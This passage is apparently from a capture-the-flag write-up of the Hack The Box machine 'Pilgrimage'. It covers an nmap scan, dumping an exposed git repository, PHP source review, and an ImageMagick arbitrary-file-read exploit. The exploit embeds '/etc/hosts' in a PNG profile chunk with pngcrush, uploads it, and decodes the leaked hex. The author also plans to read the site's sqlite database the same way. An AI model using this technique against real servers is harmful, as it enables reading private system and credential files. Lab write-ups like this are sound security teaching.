

Nmap Scan:




```
→ Pilgrimage map 10.129.22.24 22,80 nmapscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 18:08 WAT
Nmap scan report for 10.129.22.24
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
|_  256 d14e293c708669b4d72cc80b486e9804 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds
→ Pilgrimage
```

I added the domain `pilgrimage.htb` to my `/etc/hosts` file

Going over to the web server shows this



My `DogGit` firefox extension immediately picks up an exposed git



I can confirm it by going over to `/.git` but I got 403 error

Fuzzing for vhosts doesn't lead me to any result

The fact we have exposed git means we can dump it

Using `git-dumper` I dumped it


```
mkdir web
cd web
git-dumper http://pilgrimage.htb/.git/ .
```

There's quite some annoying php files there (i hate php)

```
➜  web git:(master) ✗ pwd
/home/mark/Desktop/Lab/HTB/Pilgrimage/web
➜  web git:(master) ✗ tree
.
├── assets
│   ├── bulletproof.php
│   ├── css
│   │   ├── animate.css
│   │   ├── custom.css
│   │   ├── flex-slider.css
│   │   ├── fontawesome.css
│   │   ├── owl.css
│   │   └── templatemo-woox-travel.css
│   ├── images
│   │   ├── banner-04.jpg
│   │   └── cta-bg.jpg
│   ├── js
│   │   ├── custom.js
│   │   ├── isotope.js
│   │   ├── isotope.min.js
│   │   ├── owl-carousel.js
│   │   ├── popup.js
│   │   └── tabs.js
│   └── webfonts
│       ├── fa-brands-400.ttf
│       ├── fa-brands-400.woff2
│       ├── fa-regular-400.ttf
│       ├── fa-regular-400.woff2
│       ├── fa-solid-900.ttf
│       ├── fa-solid-900.woff2
│       ├── fa-v4compatibility.ttf
│       └── fa-v4compatibility.woff2
├── dashboard.php
├── index.php
├── login.php
├── logout.php
├── register.php
└── vendor
    ├── bootstrap
    │   ├── css
    │   │   └── bootstrap.min.css
    │   └── js
    │       └── bootstrap.min.js
    └── jquery
        ├── jquery.js
        ├── jquery.min.js
        ├── jquery.min.map
        ├── jquery.slim.js
        ├── jquery.slim.min.js
        └── jquery.slim.min.map

11 directories, 36 files
➜  web git:(master) ✗
```

Now that's set let us view the web source code

Index.php:




```php
<?php
session_start();
require_once "assets/bulletproof.php";

function isAuthenticated() {
  return json_encode(isset($_SESSION['user']));
}

function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
```

```
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert
/var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50%
/var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username)
VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]
["name"],$_SESSION['user']));
      }
      header("Location: /?message=" . $upload_path . "&status=success");
    }
    else {
      header("Location: /?message=Image shrink failed&status=fail");
    }
  }
  else {
    header("Location: /?message=Image shrink failed&status=fail");
  }
}

?>
```

Here's what It does:

- The code starts by initiating a session using `session_start()` and includes a file called "bulletproof.php" from the "assets" directory using `require_once`
- The `isAuthenticated()` function is defined to check if a user is authenticated. It returns a JSON-encoded string indicating whether the `$_SESSION['user']` variable is set or not.
- The `returnUsername()` function is defined to return the username stored in the `$_SESSION['user']` variable, enclosed in double quotes.
- The code checks if the request method is POST using `$_SERVER['REQUEST_METHOD'] === 'POST'`. This is to ensure that the code runs only when a POST request is made.
- An instance of the `Bulletproof\Image` class is created, passing `$_FILES` as the argument. This class is likely responsible for handling image uploads and providing methods for validation and manipulation.
- The code checks if the "`toConvert`" field of the uploaded image is set using `$image["toConvert"]`. This likely refers to the name attribute of the file input field in the HTML form. If it is set, the code proceeds with the image processing.

- The image is configured for upload using the `setLocation()`, `setSize()`, and `setMime()` methods of the `$image` object. These methods set the target location for storing the uploaded image, the size limits, and the allowed MIME types (PNG and JPEG) respectively.
- The `upload()` method is called on the `$image` object to initiate the upload process. If the upload is successful, the code continues processing the image.
- The code determines the MIME type of the uploaded image using `mime_content_type()` and assigns a corresponding file extension (".png" or ".jpeg") to the `$mime` variable.
- A unique name is generated for the shrunken image file using `uniqid()`, and the `magick convert` command is executed via `exec()` to resize the uploaded image. The shrunken image is saved in the `/var/www/pilgrimage.htb/shrunk` directory with the generated name and the appropriate file extension.
- The original uploaded image is deleted using `unlink()` to clean up the temporary file.
- The path to the shrunken image is constructed as `http://pilgrimage.htb/shrunk/` concatenated with the generated name and the appropriate file extension.
- If a user is authenticated (`$_SESSION['user']` is set), the code establishes a connection to a SQLite database file located at `/var/db/pilgrimage` using PDO. It prepares an SQL statement to insert the shrunken image's URL, original filename, and the username into the "images" table.
- The prepared statement is executed with the appropriate values using `$stmt->execute()`
- Finally, if everything is successful, the code redirects the user to the homepage ("/") with a query string parameter "message" containing the URL of the shrunken image and "status" set to "success". If there are any failures during the upload or processing, the user is redirected with appropriate error messages.

Thank you ChatGPT!!

In conclusion to what this upload function does is that it allows upload of image files and shrinks it

There's also a binary that does the image shrinking called `magick`

Checking the version gives this

```
→  web git:(master) ✗ ls
assets  dashboard.php  index.php  login.php  logout.php  magick  output  register.php  vendor
→  web git:(master) ✗ ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
→  web git:(master) ✗
```

```
ImageMagick 7.1.0-49
```


Searching for exploit leads here


Let us test if it works

First I'll do this

```
→  web git:(master) ✗ cp ~/Pictures/rofl.png .
→  web git:(master) ✗ pngcrush -text a "profile" "/etc/hosts" rofl.png
  Recompressing IDAT chunks in rofl.png to pngout.png
   Total length of data found in critical chunks            =    281891
   Best pngcrush method        =   6 (ws 15 fm 6 zl 9 zs 0) =    229492
CPU time decode 0.090551, encode 0.887558, other 0.008099, total 1.002573 sec
→  web git:(master) ✗ exiv2 -pS  pngout.png
STRUCTURE OF PNG FILE: pngout.png
 address | chunk |  length | data                           | checksum
       8 | IHDR  |      13 | .............                  | 0×a3b62999
      33 | sBIT  |       3 | ...                            | 0×dbe14fe0
      48 | IDAT  |  229435 | x.....mIY'.W..s>9...v...."..q. | 0×f76ee596
  229495 | tEXt  |      18 | profile./etc/hosts             | 0×c560a843
  229525 | IEND  |       0 |                                | 0×ae426082
→  web git:(master) ✗
```

Back on the web server I'll register then upload the file `pngout.png`






I'll download the file and do this

```
→  web git:(master) ✗ mv ~/Downloads/dump.png .
→  web git:(master) ✗ identify -verbose dump.png
Image:
  Filename: dump.png
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: DirectClass
  Geometry: 245×221+0+0
  Units: Undefined
  Colorspace: sRGB
  Type: TrueColor
  Base type: Undefined
  Endianness: Undefined
  Depth: 8-bit
  Channel depth:
    red: 8-bit
    green: 8-bit
    blue: 8-bit
  Channel statistics:
    Pixels: 54145
    Red:
      min: 0  (0)
      max: 255 (1)
      mean: 141.135 (0.553469)
      standard deviation: 51.8329 (0.203266)
      kurtosis: -0.900565
      skewness: -0.263672
      entropy: 0.889676
    Green:
      min: 0  (0)
      max: 255 (1)
      mean: 126.262 (0.495144)
      standard deviation: 48.0284 (0.188347)
      kurtosis: -0.398688
      skewness: 0.185813
      entropy: 0.88864
    Blue:
      min: 0  (0)
      max: 255 (1)
      mean: 119.713 (0.469464)
      standard deviation: 46.491 (0.182318)
      kurtosis: 0.224936
      skewness: 0.553698
      entropy: 0.889004
  Image statistics:
    Overall:
      min: 0  (0)
```


```
  Transparent color: black
  Interlace: None
  Intensity: Undefined
  Compose: Over
  Page geometry: 245×221+0+0
  Dispose: Undefined
  Iterations: 0
  Compression: Zip
  Orientation: Undefined
  Properties:
    date:create: 2023-06-27T17:52:28+00:00
    date:modify: 2023-06-27T17:52:22+00:00
    date:timestamp: 2023-06-27T17:51:40+00:00
    png:bKGD: chunk was found (see Background color, above)
    png:cHRM: chunk was found (see Chromaticity, above)
    png:gAMA: gamma=0.45455 (See Gamma, above)
    png:IHDR.bit-depth-orig: 8
    png:IHDR.bit_depth: 8
    png:IHDR.color-type-orig: 2
    png:IHDR.color_type: 2 (Truecolor)
    png:IHDR.interlace_method: 0 (Not interlaced)
    png:IHDR.width,height: 245, 221
    png:sRGB: intent=0 (Perceptual Intent)
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2023-06-27T17:51:40Z
    Raw profile type:

     205
3132372e302e302e31096c6f63616c686f73740a3132372e302e312e310970696c677269
6d6167652070696c6772696d6167652e6874620a0a232054686520666f6c6c6f77696e67
206c696e65732061726520465739726162 6c6520666f722049507636206361706162 6c
6520686f7374730a3a3a312020202020206c6f63616c686f7374206970362d6c6f63616c68
6f7374206970362d6c6f6f706261636b0a666630323a3a31206970362d616c6c6e6f6465
730a666630323a3a32206970362d616c6c726f75746572730a

    signature: f443920754dad822546d73ad35e9c9a51f3f730ace830eb6642d11981fb791f1
  Artifacts:
    filename: dump.png
    verbose: true
  Tainted: False
  Filesize: 77496B
  Number pixels: 54145
  Pixels per second: 11.8909MB
  User time: 0.010u
  Elapsed time: 0:01.004
  Version: ImageMagick 6.9.11-60 Q16 x86_64 2021-01-25 https://imagemagick.org
→  web git:(master) ✗
```

Now I will use cyberchef to decode the hex



Cool it works

There was a sqlite I'll repeat the same process to read it

